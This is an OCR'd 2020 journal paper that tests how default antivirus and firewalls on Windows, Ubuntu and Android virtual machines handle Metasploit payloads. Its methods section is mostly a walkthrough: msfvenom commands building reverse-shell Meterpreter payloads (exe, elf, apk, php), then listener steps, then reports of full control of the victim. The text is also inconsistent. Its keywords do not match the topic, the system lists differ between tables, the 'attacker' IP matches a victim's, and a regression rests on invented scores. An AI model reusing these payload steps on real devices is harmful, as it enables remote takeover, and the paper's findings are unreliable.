International Journal of Scientific Research in Computer Science, Engineering and Information Technology
© 2020 IJSRCSEIT | Volume 6 | Issue 3 | ISSN : 2456-3307
DOI : https://doi.org/10.32628/CSEIT206361

Analysis of Different System to Sustain Against the Botnet Attack

Rishikesh[1], Kanika Thakur[2]
[1]B Tech, Department of Computer Science and Engineering, Amity School of Engineering and Technology Amity University Jharkhand
[2]Department of Computer Science and Engineering, Amity School of Engineering and Technology Amity University Jharkhand

ABSTRACT

Among the various forms of malware, botnets are emerging as the most serious threat against cyber-security as they provide a distributed platform for several illegal activities such as launching distributed denial of service attacks against critical targets, malware dissemination, phishing, and click fraud. The defining characteristic of botnets is the use of command and control channels through which they can be updated and directed. In this article I have used a bot created from msfvenom , which is a popular tool from a penetration operating system Kali Linux and tested it in various operating system to view the power of sustenance among them. I have used some most popular operating systems which are generally used in banks, ATMs or by individuals. I have tested all the operating system with their default anti-virus and firewalls to make it a fair comparison.

Keywords : Arduino, Wi-Fi (ESP 8266), Load cell, Database System

I. INTRODUCTION

What is a Botnet?

The Internet is filled with threats to online security. Many of these threats are just productive, positive technologies turned to evil use. The botnet is an example of using good technologies for bad intentions.

A **botnet** is nothing more than a string of connected computers coordinated together to perform a task. That can be maintaining a chatroom, or it can be taking control of your computer. It is a network of computers infected by malware that are under the control of a single attacking party, known as the "bot-herder." Each individual machine under the control of the bot-herder is known as a bot. From one central point, the attacking party can command every computer on its botnet to simultaneously carry out a coordinated criminal action. The scale of a botnet (many comprised of millions of bots) enable the attacker to perform large-scale actions that were previously impossible with malware. Since botnets remain under control of a remote attacker, infected machines can receive updates and change their behavior on the fly. As a result, bot-herders are often able to rent access to segments of their botnet on the black market for significant financial gain.


Botnets are the workhorses of the Internet. They're connected computers performing a number of repetitive tasks to keep websites going. It's most often used in connection with Internet Relay Chat. These types of botnets are entirely legal and even beneficial to maintaining a smooth user experience on the Internet.

What you need to be careful of are the illegal and malicious botnets. What happens is that botnets gain access to your machine through some piece of


malicious coding. In some cases, your machine is directly hacked, while other times what is known as a "spider" (a program that crawls the Internet looking for holes in security to exploit) does the hacking automatically.

How botnets are created ?

Botnets are created when the bot-herder sends the bot from his command and control servers to an unknowing recipient using file sharing, email, or social media application protocols or other bots as an intermediary. Once the recipient opens the malicious file on his computer, the bot reports back to command and control where the bot-herder can dictate commands to infected computers. Below is a diagram illustrating these relationships:



A number of unique functional traits of bots and botnets make them well suited for long-term intrusions. Bots can be updated by the bot-herder to change their entire functionality based on what he/she would like for them to do and to adapt to changes and countermeasures by the target system. Bots can also utilize other infected computers on the botnet as communication channels, providing the bot-herder a near infinite number of communication paths to adapt to changing options and deliver updates. This highlights that infection is the most important step, because functionality and communication methods can always be changed later on as needed.



As one of the most sophisticated types of modern malware, botnets are an immense cybersecurity concern to governments, enterprises, and individuals. Whereas earlier malware were a swarm of independent agents that simply infected and replicated themselves, botnets are centrally coordinated, networked applications that leverage networks to gain power and resilience. Since infected computers are under the control of the remote bot-herder, a botnet is like having a malicious hacker inside your network as opposed to just a malicious executable program.

II. METHODS AND MATERIAL

Botnet Tracking

There exists a number of online resources designed to track and report on botnet activities. Table 1 presents a few of them, but many others exist. Each one offers information in a slightly different format. From them, you can learn at a glance which botnets are active, their location, statistics, and other pertinent information.


Resource	URL
Kaspersky Cyberthreat Map	https://cybermap.kaspersky.com/
Lookingglass Threat Map	https://map.lookingglasscyber.com/
Digital Attack Map	http://www.digitalattackmap.com/#anim=1&c


	olor=0&country=ALL&list=0&time=17308&view=map
Malware Tech Botnet Tracker	https://intel.malwaretech.(
Mirai Botnet Tracker	Mirai Attacks (@MiraiAttacks) | Twitter

Payloads

A botnet is created by sharing of payloads. A payload refers to the component of a computer program that executes a malicious activity. This activity includes executi dangerous commands or performing a DDOS attack sending unnecessary data packets.

It is considered as a trojan that can work in background a do stuffs without knowledge of the actual owner. A paylo is also called a "bot".





Creating Payloads via MSFvenom in Kali Linux

Let's create some payloads via MSFvenom and check if it work in different OS , so that we can use it as a Botnet.

First Update Kali Linux Repositories then use commands in terminal

For Windows:


"msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.0.2.5 LPORT=4444 -f exe > shell.exe"

My IP address here is 10.0.2.5(check ip via "ifconfig" command)

And I'm using random ports

For Linux:

"msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=10.0.2.5 LPORT=1337 -f elf > shell.elf"



For Android:

"msfvenom -p android/meterpreter/reverse_tcp LHOST=10.0.2.5 LPORT=444 R> shell.apk"


For Website: (Because why not, Although every platform support websites)

"msfvenom -p php/meterpreter_reverse_tcp LHOST=10.0.2.5 LPORT=444 -f raw > shell.php"

Now let us test them one by one on every Operating System and see if they can sustain these payloads. We require a Virtual Environment to test these payloads

so I will be using VirtualBox by oracle to install all operating system.

TEST 1: Windows 7 32-bit




First we will start a server which will listen to the connection with the victim. For this I will use **Metasploit Framework** in kali linux. It's a very powerful framework for penetration testing.

Steps to start listener in Metasploit:


Metasploit uses PostgreSQL as its database so it needs to be launched first.

Use command *"service postgresql start"* or *"service postgresql restart"*

Then using command *"msfconsole"*, it will start the Metasploit Framework



For windows next command is *"set payload windows/meterpreter/reverse_tcp"*




Now we can use command *"show options"* to see what its requirements are


Here it requires the LHOST = listener ip and LPORT = listener port number

We will give lhost and lport by command *"set lhost 10.0.2.5"* and *"set lport 4444"*

Now we will type *"exploit"* to start listener



We can now send our payload to the windows victim machine and run it there




And here we go, we got full access to the victim's machine. Use command "help" to see the things you can do with the victim.

RESULT: Windows 7 32 bit is vulnerable to this payload.

TEST 2: Windows 7 64-bit (Build 7601)

Every process will be same as Test 1, we will test the same payload on windows 7 64 bit this time.




And there is the same result


RESULT: Windows 7 64 bit is vulnerable to this payload.

TEST 3: Ubuntu 18.04.1 64-bit

Same process as test 1, but this time we will set different payload and port number in msfconsole listener.

We will run shell.elf in linux terminal






RESULT: Ubuntu 18.04.1 64-bit is vulnerable to this payload.


TEST 4: Android pie (version 9)

For android I have created another payload with attacker's ip 192.168.43.52 and same process as test 1, but this time we will use android payload in msfconsole and different port number.

We install and run shell.apk in Android 9 system.




Here we can see in the middle screenshot that **play protect** is recognizing something suspicious in the app, but we can install it anyway. After running the app we get control.



RESULT: Android pie (version 9) is somewhat vulnerable to this payload.

TEST 5: Windows 10 64-bit

Here I have repeated the same steps but found that windows defender immediately deleted my payload as soon as I copied it into the windows machine. Windows defender is a pre-installed antivirus and firewall tool in windows 10. It mentioned my payload as a trojan and immediately deleted it.



RESULT: Windows 10 64-bit is NOT vulnerable to this payload.

Similarly we can test more for php in all the operating systems. A php shell can be run on any web browser and is more dangerous for the people using it the internet.

According to all the tests we will create a table

NOTE: Antivirus gives score 7 and Firewall gives score 3

1 denotes YES and 0 denoted NO

MAC	Sustainable	Pre-installed Antivirus	Pre-installed Firewall	Security Score out of 10
08-00-27-92-F4-EC	0	0	1	3
08-00-27-7D-6DE2	0	0	1	3
08-00-27-4F-42-E6	0	0	1	3
04-C8-07-B1-F2-37	0	1	0	7
08-00-27-4F-E4-E8	1	1	1	10
00-F8-0B-1B-F2-32	0	1	0	7
02-F5-20-C3-6F-64	0	0	0	0

Sl No	Operating Systems	Architecture	IP
1	Windows 7	32 bit	10.0.2.8
2	Windows 7	64 bit	10.0.2.9
3	Ubuntu 18.04.1	64 bit	10.0.2.15
4	Android 9	64 bit	192.168.43.52
5	Windows 10	64 bit	10.0.2.16
6	Android 7	64 bit	192.168.43.53
7	Android 4	32 bit	192.168.43.54

Relation of Antivirus and sustenance of different system against Botnet

Sl no	Operating Systems	Pre-Installed Antivirus	Sustenance Score
1	Windows 7 32bit	0	3
2	Windows 7 64bit	0	3
3	Ubuntu 18.04.1	0	3
4	Android 9	1	7
5	Windows 10	1	10
6	Android 8	1	7
7	Android 7	0	0

III. RESULTS AND DISCUSSION

SUMMARY OUTPUT

Regression Statistics	
Multiple R	0.903525
R Square	0.816358
Adjusted R Square	0.77963
Standard Error	1.596872
Observations	7


ANOVA

	df	*SS*	*MS*	*F*	*Significance F*
Regression	1	56.67857	56.6785 7	22.2268 9	0.005268
Residual	5	12.75	2.55		
Total	6	69.42857			

	Coefficients	*Standard Error*	*t Stat*	*P-value*	*Lower 95%*	*Upper 95%*	*Lower 95.0%*	*Upper 95.0%*
Intercept	2.25	0.798436	2.81800 9	0.03719 6	0.197555	4.30244 5	0.19755 5	4.30244 5
Pre-Installed Antivirus	5.75	1.219631	4.71454	0.00526 8	2.614838	8.88516 2	2.61483 8	8.88516 2

RESIDUAL OUTPUT

Observation	*Predicted Sustenance Score*	*Residuals*
1	2.25	0.75
2	2.25	0.75
3	2.25	0.75
4	8	-1
5	8	2
6	8	-1
7	2.25	-2.25



Relation of Firewall and sustenance of different system against Botnet

Sl no	Operating Systems	Pre-Installed Firewall	Sustenance Score
1	Windows 7 32bit	1	3
2	Windows 7 64bit	1	3
3	Ubuntu 18.04.1	1	3
4	Android 9	0	7
5	Windows 10	1	10
6	Android 8	0	7
7	Android 7	0	0

SUMMARY OUTPUT

Regression Statistics	
Multiple R	0.013095
R Square	0.000171
Adjusted R Square	-0.19979
Standard Error	3.726035
Observations	7


ANOVA

	df	*SS*	*MS*	*F*	*Significance F*
Regression	1	0.011905	0.011905	0.000857	0.977772
Residual	5	69.41667	13.88333		
Total	6	69.42857			

	Coefficients	*Standard Error*	*t Stat*	*P-value*	*Lower 95%*	*Upper 95%*	*Lower 95.0%*	*Upper 95.0%*
Intercept	4.666667	2.151227	2.169305	0.082215	-0.86324	10.19657	-0.86324	10.19657
Pre-Installed Firewall	0.083333	2.845806	0.029283	0.977772	-7.23204	7.398706	-7.23204	7.398706

RESIDUAL OUTPUT

Observation	*Predicted Sustenance Score*	*Residuals*
1	4.75	-1.75
2	4.75	-1.75
3	4.75	-1.75
4	4.666667	2.333333
5	4.75	5.25
6	4.666667	2.333333
7	4.666667	-4.66667



IV. CONCLUSION

Today's botnets are increasingly stealthy and serve as platforms from enriching crime organizations through coordination of thousands of varieties of malware. IT managers can benefit from the new generation of defenses that have been developed in recent months. It is totally unrealistic to expect that criminals will relinquish such an effective tool. Security experts view

the future with some trepidation as they anticipate the continued development of botnet technologies.

What makes botnets increasingly dangerous is that they are becoming easier and easier to use. In the near future, even children will be able to manage them. The ability to gain access to a network of infected computers is determined by the amount of money cybercriminals have at their disposal rather than whether they have specialized knowledge. Additionally, the prices in the well-developed and structured botnet market are relatively low.

As per my project we can see that it is extremely easy to harm a system using payloads and sharing it in the internet but on the other hand we can also see that Windows 10 and Android systems are developing the security more stronger and are able to sustain the botnet attack. Hope that all systems are upgraded to its latest firmware to prevent this attack by zombies.

V. REFERENCES

[1]. https://us.norton.com/internetsecurity-malware-what-is-a-botnet.html

[2]. E. Alomari, "Botnet-based Distributed Denial of Service (DDoS) Attacks on Web Servers : Classification and Art," vol. 49, no. 7, pp. 24–32, 2012.

[3]. https://www.kaspersky.co.in/resource-center/threats/botnet-attacks

[4]. https://www.offensive-security.com/metasploit-unleashed/msfvenom/

[5]. https://www.offensive-security.com/metasploit-unleashed/custom-scripting/

[6]. M. Thapliyal, N. Garg, and A. Bijalwan, "Botnet Forensics : Survey and Research Challenges," no. April, 2013.

[7]. https://www.cisco.com/c/en/us/about/security-center/infiltrating-botnet.html

[8]. R. A. Rodr, I. Omez, G. M. A-fern, and P. Garc, "Survey and Taxonomy of Botnet Research through Life-Cycle," vol. 45, no. 4, 2013.

[9]. https://www.f-secure.com/v-descs/articles/botnet.shtml

[10]. I. Ullah, N. Khan, and H. a. Aboalsamh, "Survey on botnet: Its architecture, detection, prevention and mitigation," 2013 10th IEEE Int. Conf. NETWORKING, Sens. Control, pp. 660–665, Apr. 2013.

[11]. S. S. C. Silva, R. M. P. Silva, R. C. G. Pinto, and R. M. Salles, "Botnets: A survey," Comput. Networks, vol. 57, no. 2, pp. 378– 403, Feb. 2013.

[12]. M. Bailey, E. Cooke, F. Jahanian, Y. Xu, and A. Arbor, "A Survey of Botnet Technology and Defenses," 2006.

Cite this article as :

Rishikesh, Kanika Thakur, "Analysis of different system to sustain against the botnet attack", International Journal of Scientific Research in Computer Science, Engineering and Information Technology (IJSRCSEIT), ISSN : 2456-3307, Volume 6 Issue 3, pp. 262-271, May-June 2020. Available at doi : https://doi.org/10.32628/CSEIT206361
Journal URL : http://ijsrcseit.com/CSEIT206361